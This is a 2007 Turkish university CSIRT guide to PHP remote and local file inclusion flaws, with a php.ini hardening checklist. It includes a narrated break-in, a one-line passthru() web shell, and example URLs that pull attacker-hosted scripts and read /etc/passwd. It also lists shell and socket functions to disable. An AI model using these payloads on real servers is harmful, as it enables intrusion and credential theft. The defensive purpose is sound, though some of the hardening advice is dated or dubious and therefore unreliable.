File Inclusion Açıkları

Ulak-CSIRT Web Güvenliği Çalışma Grubu
Ege Üniversitesi
Network Yönetim Grubu
[vedat.fetah@ege.edu.tr]
[05.10.2007]

Vedat FETAH

[Bu dökümanda kısaca File Inclusion açıklarını ve bu sorunun nasıl giderileceği anlatılmaktadır. Konu anlatılırken kısaca php güvenliği hakkında alınabilecek diğer önlemlerden de bahsedilmektedir.]

ÖZET


Remote File Inclusion (RFI) günümüzde sıklıkla web sayfalarının deface edilmesinde veya web sunucularının hack edilmesinde kullanılan bir yöntem olmuştur. Bu kadar çok hataya neden olan web kodlarını yazan veya geliştirenlerin dikkatsizce kod yazmaları, sistem yöneticilerinin de sunucular üzerinde yeteri kadar önlem almamalarıdır.

Saldırı Senaryosu

Birçok kurum veya kişi php yada asp vb. dillerinde kod yazmayı bilmedikleri için veya hazır kaynak kodu açık portallar veya scriptleri kullanması daha kolay geldiği için bu tarz kodları kullanmaktadırlar. Bu scriptlerde yada kodlarda yazan kişi tarafından kasıtlı olarak bırakılabileceği gibi dikkatsizlik sonucu ortaya çıkan XSS veya RFI açıkları aynı kodu kullanan başka kişiler tarafından farkedilebilir ve kötü amaçlı olarak başkaları ile paylaşıldığında web üzerinde çok fazla saldırı oluşabilir (mass defacement).

Birçok site google dorks diye adlandırılan yöntemle bu açıkları yayınlamakta hatta exploitlerini bile derlenmiş olarak barındırmaktadır. Birçok art niyetli insan tarafından ziyaret edilen bu siteler sayesinde açık kaynak kodlu portalları kullanan kişilerin web sayfaları ve sunucuları zarar görmektedir. Bu tarz saldırıların nasıl yapılabileceğini aşağıda göstererek açıklayamaya çalışacağız.

Bu saldırıların nasıl yapıldığına dair bir şekil aşağıda gösterilmiştir.



Şekil 1. Saldırı aşamaları

Küçük bir örnekleme ile konunun ne kadar önemli olduğunu görelim.

Açık farkedildikten sonra web adresinden başka bir sunucu üzerinde bulunan scriptimizi çalıştırıp veya dosya yükleme izinleri düzgün olarak verilmemişse sunucunun üzerine yükleyerek sistem shell'ine ulaşmamıza neden oldu. Bizim kullandığımız yöntemde sunucu kodlama hatasını kullanarak sistem shell'ine erişim sağlanmıştır. Web adresine aşağıdaki http://saldirganinsitesi.com/erisim.php adresi eklenerek adresi http://sizinsiteniz.com/yanliskod.php?hatalidir=http://saldirganinsitesi.com/erisim.php haline getirip url sayesinde sisteme sızmış olduk. Burdan sonra yapılacak birkaç şey var. Eğer sistem yöneticisi sistem dizinlerinin izinlerini iyi ayarlamamışsa dosya yazıp silebilir hatta shell erişimi ile yapabileceğiniz herşeyi yapabilirsiniz. Bizim örneğimizde sadece /tmp dizini erişime açık olduğu için

neler yapılacağı farklı bir yol izlenerek bulunmuştur. Örneğimizde herhangi bir derlenmiş exploit sisteme wget vasıtasıyla yüklendi ve çalıştırma denemesi yapıldı. Sonuç: başarılı. Daha sonra web kullanıcısının dizinleri altındaki konfigürasyon dosyalarından birisi ile mysql şifreleri okunup sistemin veritabanı vasıtasıyla sql injection yöntemi kullanılarak post metoduyla sunucuya haberler ve dökümanlar eklendi. Örnek için aşağıdaki resime bakabilirsiniz. Sisteme sızdıktan sonra herşey sizin yetenek ve yaratıcılığınıza kalıyor.

Şekil 2. Sunucuya ilk erişim

Sunucuya yukarıdaki gibi ilk erişimde karşınıza açığını bulup kullandığınız domainin dizini çıkar. İleriki aşamalarda dizin değiştirmek gerektiğinde uygun komut vererek gitmek istediğiniz dizine ulaşabilirsiniz.

Şekil 3. Sunucu üzerindeki mysql şifrelerinin bulunması

FILE INCLUSION AÇIKLARININ KAPATILMASI

Verdiği Zarar: Kişilerin web sunucunuzun dosyalarına root yetkileriyle erişime olanak sağlar.

Nedeni: Remote ve local file inclusionlar birçok exploitte olduğu gibi sadece kodlama sonundaki bir problemdir.

Açığın Kapatılma Yöntemi:

Eğer sitenizde GET ve POST komutlarını içeren satırlar kullanıyorsanız ve bu komutların yazımlarını yanlış yaparsanız sitenizde geri dönüşü olmayan bir açık oluşabilir. Şimdi bu açığı kapatmanın yollarına bakalım.

Bu kod $page girişi tam olarak arındırılmadığı için kullanılmamalıdır. $page input direkt olarak web sayfasına yönlendirilmiş ki bu yapılması gereken en son hatalardan biridir. Daima browserdan geçen her input (giriş) arındırılmalı. Kullanıcı web sayfasını ziyaret ettiğinde "files.php"yi ziyaret etmek için "File"a tıkladığında şöyle bir şey görünecek.

```
<a href=index.php?page=file1.php>Files</a>
<?php
$page = $_GET[page];
include($page);
?>
```

Bu koda istinaden aşağıdaki şekilde bir adres girersek browserımızdan neler olabilir?

```
http://localhost/index.php?page=http://google.com/
```

Büyük ihtimalle $page değişkeninin sayfaya orjinal olarak konulduğu yerde, google.com ana sayfasını elde ederiz. Burası kodcunun canının yakılabileceği yerdir. Web sayfasında olabilen daha basit bir şeye bakalım. RFI exploitinin daha çabuk ve kirli kullanımı sizin avantajınızadır. Şimdi "test.php" isimli bir dosya oluşturalım ve aşağıdaki kodu içine koyup kaydedelim.

```
<?php
passthru($_GET[cmd]);
?>
```

Şimdi bu dosya, üzerinde RFI exploiti olan bir sayfaya dahil etmek için avantajınıza kullanabileceğiniz bir şeydir. PHP içindeki passthru() komutu çok tehlikelidir ve birçok host bunu "güvenlik nedenlerinden dolayı hizmet dışıdır" olarak alırlar. test.php içindeki bu kodla web sayfasına file inclusion exploiti de içeren şöyle bir istek gönderebiliriz.

```
http://localhost/index.php?page=http://someevilhost.com/test.php?cmd=cat /etc/passwd
```

Örnek olarak sitenizde kullandığınız satırlardan biri;

$ornek = $HTTP_GET_VARS[“ornek”]; diyelim. Bu satırda kullanmış olduğunuz tırnaklar dışarıdan gelen uyarılara karşı son derece duyarlıdır. Yani kişi isterse “ornek” kodlaması yerine başka bir sunucudan exploit çağırabilir. Örneğin;

http://www.sizinsite.com/index.php?urun=http://www.exploitsitesi.com/exploit.pl bu şekilde bir adresleme kullanıldığı takdirde exploit sizin sunucunuza yüklenir. Bu açığı kolay bir yöntemle kapatabilirsiniz. Öncelikle yapmanız gereken kullanmış olduğunuz GET ve POST komutunun içeriği. Eğer GET yada POST komutu ile veritabanına bağlantı yapıyorsanız bu bağlantıyı komuttan önce tanımlayın;

```
$veriadi = “veriadi”.$id;
```

Daha sonra komutunuzu tırnak kullanmadan, başına dolar ($) koyarak sanki veritabanından çağırma yapıyorsunuz gibi kullanın;

```
$ornek = $HTTP_GET_VARS[$veriadi];
```

RFI açıklarını taratabilmeniz için daha önceden oluşturulmuş bir perl scriptide mevcuttur. Bu script nasıl elde edilir ve kodlarımızda nasıl tarama yapabiliriz özetle aşağıda anlatılmıştır.

Bunun için ilk önce Active Perl bilgisayarınızda kurulu olması gerekli! Bu işlemleri windows masaüstünüzde yaptığınız varsayılmıştır. Active Perl http://downloads.activestate.com/ActivePerl/Windows/5.6/ActivePerl-5.6.1.635-MSWin32-x86.zip adresinden temin edilebilir. Programı C:/ dizini altına kurduğunuzu varsayarak anlatıma devam ediyoruz. Öncelikle aşağıdaki kodu kopyalayıp notepade yapıştırın ve rfiscanner.pl olarak c:\Perl\bin dizini altına kaydedelim daha sonra taratacağımız web dosyalarının bulunduğu dizini yine c:\Perl\bin altına kopyalayarak aşağıdaki

```
c:\Perl\bin\perl rfiscanner.pl
```

komutuyla çalıştırıp kodlarda olabilecek RFI hatalarını results.html dosyasına yazdırırız. Hatalı olan kodlar tekrar derlenip düzenlendikten sonra sunucuya yüklenip web sayfası yayınlanabilir.

Bu yukarıda bahsettiğimiz yöntem dışında web uygulama kodumuzu http://pixybox.seclab.tuwien.ac.at/pixy/ adresinden erişebileceğimiz Pixy adlı programla da taratabiliriz. Bu programı bir öncekinden farklı kılan php kodunuzu web sayfasından girerek online olarak sisteme sorgulatıp çok hızlı bir şekilde açıklarınızı öğrenebilirsiniz. Bunun yanında programı isterseniz kendi bilgisayarınıza indiripte kullanabilirsiniz. Bunun için Pixy download bölümünden programı diskinize indirdikten sonra herhangi bir yere açıyorsunuz. Daha sonra taratmak istediğiniz php sayfanızı da aynı dizinin içine koyarak

```
run-all.bat test.php > rapor.txt
```

yukarıda yazılı bulunan satırı komut satırında yazarak açıklarınızı rapor.txt dosyasını okuyarak öğrenebilirsiniz.

En sonunda yapılması gereken ayarladan biri de sistemde dosya ve dizinlerin izinleri ile php.ini dosyasının incelenip işimize yarayacak özelliklerini kullanmaktır. Aşağıda anlatacaklarım sistem ile ilgili değişikliklere neden olacağı için bazı web sayfalarınız üzerinde çalışan scriptleriniz çalışmaz hale gelebilir.

Sistemdeki Klasörler için: 755 Dosyalar için: 644 olarak ayarlanmalıdır. İzinler bu şekilde ayarlandıktan sonra php.ini dosyasını düzenlemeye başlayabiliriz.

"PHP.INI" YAPILANDIRMASI

Eğer sunucu üzerinde yönetici haklarına sahipseniz bu ayarları sunucu üzerinde bulunan tüm web sayfaları yada domainler için uygulayabilirsiniz demektir.

Sunucu üzerinde yapılabilecek ilk işlem php.ini (genelde /etc/ dizini altında olur) dosyasını uygun bir metin düzenleyici ile açıp disable_functions satırını bulmak olacaktır. Daha sonra bu satırın sağ tarafında aşağıdaki örneğimizideki gibi güvenlik ihalali yaratacak fonksiyonları yazmak olacaktır.

Örnek:

```
disable_functions allow_url_fopen,execute,shellexec,exec,system,passthru,proc_close,

popen,tus,proc_get_sta,proc_nice,proc_open
```

Eğer sunucu üzerinde yönetici haklarına sahip bir hesabınız yoksa sadece kendi siteniz için yapmanız gerekiyorsa web sayfalarınızı barındırdığınız kök dizininizde (wwwhome veya public_html) bir "php.ini" dosyası oluşturarak veya varolan "php.ini" dosyasının içerisine altta verdiğim kodları ekleyerek güvenliğinizi sağlayabilirsiniz. Fakat sitenizle aynı sunucuda bulunan diğer sitelerden kaynaklanan açıklardan yararlanan kişiler root yetkilerini almayı başarırlarsa burada anlatılanlar yetersiz kalır.

Not: Altta anlattığım bilgiler iyi bir güvenlik için yapılması gerekenler olduğundan dolayı bunları uyguladıktan sonra bazı scriptlerinizin çalışması engellenmiş olabilir. Ama scriptin çalışmasını engelleyen değerleri iptal ederseniz script tekrar doğru şekilde çalışacaktır ancak sisteminizde güvenlik açığı bulunarak çalışacaktır. O yüzden çalışmayan scriptlerinizin kodlarını kontrol edip güvenlik ihlali yaratmayacak şekilde yeniden derlemeniz gerekecektir.

"disable_functions" (Güvenlik)

"disable_functions" ile serverınızda birçok fonksiyonun çalışmasını engelleyebilirsiniz bu sayede sitenize inject edilen scriptler, sheller için güvenliğinizi almış olursunuz. Bu kadar fonksiyon fazla gelebilir ama iyi bir güvenlik için şart. Bu kadar sayıda devre dışı bırakılan fonksiyonlar ilk defa "eno7.org" adresinde verilmiştir.

```
disable_functions = foreach, glob, openbasedir, posix_getpwuid, f_open, system,dl,
array_compare, array_user_key_compare, passthru, cat, exec, popen, proc_close,
proc_get_status, proc_nice, proc_open, escapeshellcmd, escapeshellarg, show_source,
posix_mkfifo, ini_restore, mysql_list_dbs, get_current_user, getmyuid,pconnect, link,
symlink, fin, passthruexec, fileread, shell_exec, pcntl_exec, ini_alter, parse_ini_file, leak,
apache_child_terminate, chown, posix_kill, posix_setpgid, posix_setsid, posix_setuid,
proc_terminate, syslog, allow_url_fopen, fpassthru, execute, shell, curl_exec, chgrp,
stream_select, passthru, socket_select, socket_create, socket_create_listen,
socket_create_pair, socket_listen, socket_accept, socket_bind, socket_strerror, pcntl_fork,
pcntl_signal, pcntl_waitpid, pcntl_wexitstatus, pcntl_wifexited, pcntl_wifsignaled,
pcntl_wifstopped, pcntl_wstopsig, pcntl_wtermsig, openlog, apache_get_modules,
apache_get_version, apache_getenv, apache_note, apache_setenv, virtual
```

Eğer bu kadar fonksiyonu devre dışı bırakmak fazla geldiyse alttaki gibi de ayarlayabilirsiniz bu da güvenliğiniz için yeterlidir:

```
disable_functions = glob, posix_getpwuid, array_compare, array_user_key_compare,
ini_restore, exec, proc_get_status, proc_nice, proc_open, allow_url_fopen, fin, pconnect,
system, dl, passthruexec, shell_exec, proc_close, proc_get_status, chown, chgrp,
escapeshellcmd, escapeshellarg, fileread, passthru, popen,curl_exec, shell, execute
```

safe_mode" (Güvenlik)

"Safe Mode" adından da anlaşılacağı gibi "Güvenli Mod" anlamına geliyor. "Safe Mode" genelde birçok serverda "Off" durumdadır ve bu da birçok tehlikeye davetiye çıkaran unsurlar arasında yer alır. "Güvenli Modu Açık" durumuna getirmek shellerin serverımızda istedikleri gibi dolaşmalarını, exploitlerin çalıştırılmasını ve komutların execute edilmelerini önler. Günümüzde "açık olan güvenlik modunu" kapalı duruma getiren scriptler mevcut fakat altta anlatılan önlemlerle bunun da önüne geçilebilir.

```
safe_mode = on
```

"register_globals" (Güvenlik ve Performans)

php.ini dosyasında bulunan "post" "get" ile gönderilen değerlere kullanıcı adlarıyla ulaşılıp ulaşılamayacağını belirtir. Session, cookie değerlerini kendi adıyla tanımlayarak birer değişken olmasına neden olur. "Off" olarak ayarlanırsa bu gibi değerlere kendi tanımladığı şekilde ulaşılamaz.

```
register_globals = off
```

"allow_url_fopen" (Güvenlik)

"allow_url_fopen" default olarak "açık" şeklinde gelir ve bunun "on" açık olması "file_get_contents()", "include()", "require()" fonksiyonlar uzaktaki dosyaları da işlemesine olanak tanır. Bunlara verilen bilgiler hiçbir kontrolden geçirilmezse kritik güvenlik açıklarını sebep olur.

```
allow_url_fopen = off
```

"allow_url_include" (Güvenlik)

Bu değer kapalı yapıldığında "require" ve "include" ile uzaktan dosya çağırılması engellenmiş olur ve bu sayede büyük bir tehlikeden kurtulmuş olursunuz.

```
allow_url_include = off
```

"display_errors" (Güvenlik)

Bu seçenek sitenizin çalışmasında oluşacak bir hatayı tarayıcıya yansıtıp yansıtmayacağını belirler yani siteniz için diyelim bir forum veya portal kullanıyorsunuz ve bunların çalışması esnasında genelde "Fatal error: Call to undefined function get_header() in /home/vhosts/site.com/index.php on line 37" şeklinde benzeri hata görülür bunların gözükmesini engellemek için bu değeri kapalı duruma getirmek gerekir zira kötü niyetli kişiler sitenizin serverda bulunan tam yolunu öğrenmiş olurlar.

```
display_errors = Off
```

cgi.force_redirect" (Güvenlik)

Bu değer normalde "on" olarak gelir ve Windows sunucularında IIS, OmniHTTPD gibi buralarda kapatılması gerekir. Kendi sunucunuz için bu durum yoksa değiştirmenize gerek yoktur.

```
cgi.force_redirect = on
```

"magic_quotes_gpc" (Güvenlik ve Performans)

Magic Quotes işlemi GET/POST yöntemiyle gelen Cookie datasını otomatikmen PHP script'e kaçırır. Önerilen bu değerin açık olmasıdır.

```
magic_quotes_gpc = on
```

"magic_quotes_runtime" (Güvenlik ve Performans)

Magic quotes çalışma sürecinde data oluşturur, SQL'den exec()'den, vb.

```
magic_quotes_runtime = Off
```

"magic_quotes_sybase" (Güvenlik ve Performans)

Sybase-style magic quotes kullanır (Bunun yerine \' ' bununla " kaçırır)

```
magic_quotes_sybase = Off
```

"session.use_trans_sid" (Güvenlik)

Bu ayarı dikkatli ayarlayın, kullanıcı emaile aktif oturum ID'si içeren URL gönderebilir

```
session.use_trans_sid = off
```

"open_basedir" (Güvenlik)

Burada belirttiğiniz bir dizin haricindeki dosyaları veya klasörleri görmeleri olanaksızdır yani sitenizde sadece dosyalar dizininin görüntülenmesini istiyorsanız böyle yapılır.

```
/home/vhosts/site.com/public_html/dosyalar/
```

veya hem dosyalar hem de resimlerin bulunduğu yerin gözükmesi için de böyle

```
/home/vhosts/site.com/public_html/resimler:/home/vhosts/site.com/public_html/dosyalar/
```

bunlar haricindeki yerlerin görünmesi imkansızdır.

```
/home/vhosts/site.com/public_html/resimler:/home/vhosts/site.com/public_html/dosyalar/
```

```
/resimler ve /dosyalar yazan yere görünmesini istediğiniz dizinleri belirtin.
```

"safe_mode_exec_dir" (Güvenlik)

Safe Mode açıkken bunu yaparsanız sadece belirttiğiniz dizinde işlem yapılmasına izin verirsiniz. Safe Mode kapalıyken burada belirttiğiniz dizinlerin dışında hiçbir dizinde işlem yapılamaz. "/home/vhosts/site.com/public_html/" yazan yere kendi dizininizi yazabilirsiniz. Böylece, diyelim "/etc" v.s dizininden herhangi birşey çalıştırmasına izin vermezsiniz.

```
safe_mode_exec_dir = "/home/vhosts/site.com/public_html/"
```

Safe Mode" yani "Güvenli Mod" açıkken yapılması tavsiye edilmez. Çünkü "safe mode" burada belirttiğiniz dizinde etkisiz kalacaktır. Güvenli Mod'un açık olması o dizinde işe yaramayacaktır. Güvenlik için, "Safe Mod" yani "Güvenli Mod" "off" kapalıyken kullanılması daha uygundur.

"asp_tags" (Güvenlik)

ASP Style < % % > taglarına izin verilip verilmeyeceği belirlenir, kapalı duruma getirilmesi önerilir.

```
asp_tags = Off
```

“session.hash_function" (Güvenlik)
Oturumlar için Hash Fonksiyonu

0: MD5 (128 bits)
1: SHA-1 (160 bits)

```
session.hash_function = 0
```

"session.hash_bits_per_character" (Güvenlik)
Hash çevirirken her karakterde kaç bit saklansın

4 bits: 0-9, a-f
5 bits: 0-9, a-v
6 bits: 0-9, a-z, A-Z, "-", ","

```
session.hash_bits_per_character = 5
```

"expose_php" (Güvenlik)

"expose_php" açık ise kapalı yapılması önerilir. Aksi takdirde PHP ile yaptığınız herşeyde sunucu tarafından PHP sürümü gibi bilgiler gösterilir. Hackerlar hatta Lamerlar bu bilgileri severler. Bunları engellemek için "off" konumuna getiriniz.

```
expose_php = Off
```

"html_errors" (Güvenlik)

Bu değerin açık olması durumunda PHP tıklanabilir hata mesajları üretecektir. Kapalı olması güvenlik için önerilir.

```
html_errors = off
```

"max_execution_time" (Güvenlik)

Scriptinizi maksimum uygulamayı yürütme zamanı mesela kullanıcı bir linke tıkladı ve bu linkin açılması belirtilen saniyeden fazla olursa sayfa sitenizin serverda bulunduğu tam yolu göstererek hata verir. Bu hataların gözükmesi güvenlik açısından sakıncalıdır. 300 saniye yazan yeri istediğiniz zaman ile değiştirebilirsiniz.

```
max_execution_time = 300
```

"max_input_time" (Güvenlik)

Scriptinizin aynı şekilde bir dataya ulaşmak için istek yolladığında maksimum geçen zaman

```
max_input_time = 300
```

"ServerSignature" (Güvenlik ve Performans)

"ServerSignature" sitenizde bulunmayan bir dosyanın bakılması durumunda bu sayfanın altında serverla ilgili bir bilgi yer alır ve bu da performansı düşürür ayrıca kötü niyetli kişiler serverla ilgili bir bilgi öğrenmiş olurlar.

```
ServerSignature = Off
```

"UseCanonicalName" (Performans)

Bu ayarın açık olması Apache self-referencing URL oluşturduğunda Server ismi ve porttan oluşan bir çözülmüş isim kullanır.

```
UseCanonicalName = Off
```

"HostnameLookups" (Performans)

"HostnameLookups" açık olması performansın düşmesine neden olur. IP numarası DNS sunucusundan bakılarak adres öğrenilir buda performansı düşürür.

```
HostnameLookups = Off
```

"ExtendedStatus" (Performans)

Serverın durumunu öğrenmek için server-status kullanılıyorsa Apache her an bu işlemcinin çağrılabileceğini beklediği için hazır bekler ve her an sistem saatini öğrenmesi gerekir bu da performansı düşürür.

```
ExtendedStatus = off
```

"register_long_arrays" (Güvenlik ve Performans)

Bu değerin "on" açık olması durumunda sisteminizde her script çalışmayacaktır install v.s yapmakta hatalarla karşılaşabilirsiniz ama iyi bir güvenlik ve performans için "off" duruma getirilir.

```
register_long_arrays = Off
```

"allow_call_time_pass_reference" (Performans)

Fonksiyonların çağrılma zamanında yaşanan uyumsuzluklarla ilgili uyarı verir.

```
allow_call_time_pass_reference = off
```

"enable_dl" (Güvenlik)

Bu değerin "off" kapalı olması gerekir aksi halde kişilerin sistemde php modüllerinde çalışma yapmasına olanak sağlar ve sistemde rahat dolaşmalarını sağlar güvenlik için kapalı olması gerekir.

```
enable_dl = off
```

"track_errors" (Güvenlik ve Performans)

Sürücülerde meydana gelen hatalarda yetki verildiği taktirde hata mesajı errormsg olarak değişkende gösterilir.

```
track_errors = Off
```

"file_uploads" (Güvenlik)

Açık olursa eğer sunucuda dosya yüklenmesine izin verilmiş olur ve bu da ciddi bir güvenlik açığına neden olur eğer kullandığınız scriptden herhangi bir dosya yüklemeniz gerekmiyorsa mutlaka kapalı duruma getiriniz. Bu sayede sitenize herhangi bir shell, script inject edise bile kesinlikle dosya yüklenmesine izin vermez.

```
file_uploads = off
```

"ignore_repeated_errors" (Güvenlik ve Performans)

Açık olursa tekrarlanan hataları loglamaz.

```
ignore_repeated_errors = Off
```

"ignore_repeated_source" (Güvenlik ve Performans)

Tekrarlanan mesajlar engellendiğinde, mesaj kaynağını engeller Bu ayar açık yapıldığında hataları loglamayacaktır farklı dosyalardan ya da kaynaklardan tekrarlanan mesajlarla.

```
ignore_repeated_source = Off
```

"display_startup_errors" (Güvenlik ve Performans)

"display_errors" değeri "on" açık olsa bile, Php'nin çalışma sırasında meydana gelen hatalar gözükmeyecektir. Bu değerin şiddetle "off" kapalı duruma getirilmesi önerilir.

```
display_startup_errors = off
```

"safe_mode_gid" (Güvenlik)

UID - GID kontrollerini sadece UID ile yapmasına izin verir böylece aynı grupta dosyalar bulunsa bile göremezler yani serverda bulunan diğer clientların scriptlerini v.s görmeleri engellenir.

```
safe_mode_gid = Off
```

"output_buffering = 4096" (Performans)

4 KB'lik bir tampon çıktısı ayarlar "output buffer"

```
output_buffering = 4096
```

"register_argc_argv" (Performans)

Kapalı olursa gereksiz ARGV ve ARGC kayıtlarını önler. PHP nin ARGV ve ARGC değişkenlerini bildirip bildirmemesini anlatır.

```
register_argc_argv = Off
```

"php_value session.use_trans_sid - php_value session.use_only_cookies"

Bu şekilde ayarlanması URL'deki PHPSESSID bilgilerini kaldırır.

```
php_value session.use_trans_sid = 0
php_value session.use_only_cookies = 1
```

"session.auto_start"

Oturum başlatmayı başlangıçta isteme

```
session.auto_start = 0
```

"session.cookie_lifetime"

Cookie'nin zaman ayarı

```
session.cookie_lifetime = 0
```

"memory_limit"

Scriptin tükettiği maksimum hafıza miktarı

```
memory_limit = 8M
```

"post_max_size"

PHP'nin kabul edeceği maksimum POST data boyutu

```
post_max_size = 256K
```

"upload_max_filesize"

Upload edilen dosyaların maksimum boyutu

```
upload_max_filesize = 256K
```

"upload_tmp_dir"

Temporary klasörü HTTP'den gelen dosyalar, ayarlanmazsa default klasörü kullanacaktır.

```
upload_tmp_dir = /var/www/foo.bar/sessions
```

"variables_order"

(Ortam, GET, POST, Çerez, Sunucu) bunların işlenmedeki sıralarını belirler.

```
variables_order = "EGPCS"
```

Yukarıda belirttiğim kodları "php.ini" dosyanıza alt alta ekleyebilirsiniz.
Bütün bu yukarıda anlatılanlar ışığında sisteminizi daha güvenli yapabilirsiniz.

SONUÇ

Sisteminiz güvende ancak hacker'lar hala 1-0 önde. Unutmayalımki bütün bu yöntemler onların çabaları sonucu ortaya çıkardıkları açıkları yamamaktan ibarettir. Yukarıda anlatılan sadece bir açık hakkında detaylı bilgi sahibi olmanızı sağlar. Eğer profesyonel olarak web uygulamalarıyla ilgili olarak çalışan firmanız varsa web uygulamalarının güvenliğini sağlayacak Ya da size özgü güvenlik tarama mekanizması oluşturacak bi takıma ihtiyacınız var demek. Eğer güvenliğiniz için bütçe ayırmıyorsanız sisteminiz zarar gördükten sonra daha fazlasını ödemek zorunda kalabilirsiniz. Web uygulamalarıyla ilgili çalışmalar yürüten personelinizi konunun ciddiyeti hakkında uyarın ve kodları yayınlamadan önce mutlaka güvenlik taramasından geçirin.

REFERANSLAR:

1. http://www.1923turk.org/perlde-rfi-taramasi-t32850.html?t=32850
2. http://www.cyber-security.org/CW/Dokuman/?Data_id=1761